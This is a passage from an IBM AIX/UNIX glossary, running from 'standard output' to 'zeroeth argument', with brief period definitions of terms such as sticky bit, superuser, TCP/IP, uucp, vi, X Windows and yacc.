standard output The output of a filter which normally is by default directed to the terminal, but which may be sent to a file or the standard input of another filter through a pipe.

stdio A “Standard I/O” package of C routines.

sticky bit A flag which keeps commonly used programs "stick" to the swapping disk for performance.

stopped job A job that has been halted temporarily by the user and which can be resumed at his command.

storage In contrast to memory, the saving of information on physical devices such as fixed disk or tape. See **memory**.

store To place information in memory or onto a diskette, fixed disk, or tape so that it is available for retrieval and updating.

streams Similar to sockets, streams are destination points for communications in UNIX operating systems. Associated primarily with UNIX System V, streams are considered by some to be more elegant than sockets, particularly for interprocess communication.

string A linear collection of characters treated as a unit.

subdirectory A directory which is subordinate to another directory.

subtree That portion of an AIX file system accessible from a given directory below the root.

suffix A character string attached to a file name that helps identify its file type.

superblock Primary information repository of a file system (location of i-nodes, free list, etc.).

superuser The system administration; a user with unique privileges such as upgrading execution priority and write access to all files and directories.

superuser authority The unrestricted ability to access and modify any part of the Operating System. This authority is associated with the user who manages the system.

SVID System V Interface Definition. An AT&T document defining the standard interfaces to be used by UNIX System V application programmers and users.

swap space (disk) That space on an I/O device used to store processes which have been swapping out to make room for other processes.

swapping The process of moving processes between main storage and the "swapping device", usually a disk.

symbolic debugger Program for debugging other programs at the source code level. Common symbolic debuggers include sdb, dbx, and xdbx.

sync A command which copies all modified blocks from RAM to the disk.

system The computer and its associated devices and programs.

system unit The part of the system that contains the processing unit, the disk drive and the disk, and the diskette drive.

System V AT&T's recent releases of its UNIX operating system are numbered as releases of "UNIX System V".

T

TCP Transmission Control Protocol. A facility for the creation of reliable bytestreams (byte-by-byte, end-to-end transmission) on top of unreliable datagrams. The transmission layer of TCP/IP is used to interconnect applications, such as FTP, so that issues of re-transmission and blocking can be subordinated in a standard way. See **TCP/IP**.

TCP/IP Transmission Control Protocol/Internet Protocol. Pair of communications protocol considered defacto standard in UNIX operating system environments. IBM TCP/IP for VM and IBM TCP/IP for MVS are licensed programs that provide VM and MVS users with the capability of participating in networks using the TCP/IP protocol suite.

termcap A file containing the description of several hundred terminals. For use in determining communication protocol and available function.

termlib A set of C programs for using termcap.

tools Compact, well designed programs to perform specific tasks. More complex processes are performed by sequences of tools, often in the form of pipelines which avoid the need for temporary files.

two-digit display. Two seven-segment light-emitting diodes (LEDs) on the operating panel used to track the progress of power#on self-tests (POSTs).

U

UNIX® Operating System A multi-user, multi-tasking interactive operating system created at AT&T Bell Laboratories that has been widely used and developed by universities, and that now is becoming increasingly popular in a wide range of commercial applications. See **Kernel, Shell, Library, Pipes, Filters**.

user interface The component of the AIX Family Definition that describes common user interface functions for the AIX PS/2, AIX/RT, and AIX/370 operating systems.

/usr/grp® One of the oldest, and still active, user groups for the UNIX operating systems. IBM is a member of /usr/grp.

uucp A set of AIX utilities allowing

- Autodial of remote systems
- Transfer of files
- Execution of commands on the remote system
- Reasonable security.

V

vi Visual editor. A character editor with a very powerful collection of editing commands optimized for ASCII terminals; associated with BSD versions of the UNIX operating system.

visual editor An optional editor provided with AIX in which changes are made by modifying an image of the file on the screen, rather than through the exclusive use of commands.

W

wild card A metacharacter used to specify a set of replacement characters and thus a set of file names. For example "*" is any zero or more characters and "?" is any one character.

window A rectangular area of the screen in which the dialog between you and a given application is displayed.

working directory The directory from which file searches are begun if a complete pathname is not specified. Controlled by the cd (change directory) command.

workstation A device that includes a keyboard from which an operator can send information to the system, and a display screen on which an operator can see the information sent to or received from the computer.

write Sending data to an I/O device.

write permission Permission to modify a file or directory.

X

X/Open™ An international consortium, including many suppliers of computer systems, concerned with the selection and adoption of open system standards for computing applications. IBM is a corporate sponsor of X/Open. See **Common Application Environment**.

X Windows. IBM's implementation of the X Window System developed at the Massachusetts Institute of Technology with the support of IBM and DEC, that gives users "windows" into applications and processes not located only or specifically on their own console or computer system. X-Windows is a powerful vehicle for distributing applications among users on heterogeneous networks.

Y

yacc. “Yet Another Compiler - Compiler”. For producing new command interfaces.

Z

zeroeth argument The command name; the argument before the first.

IBM®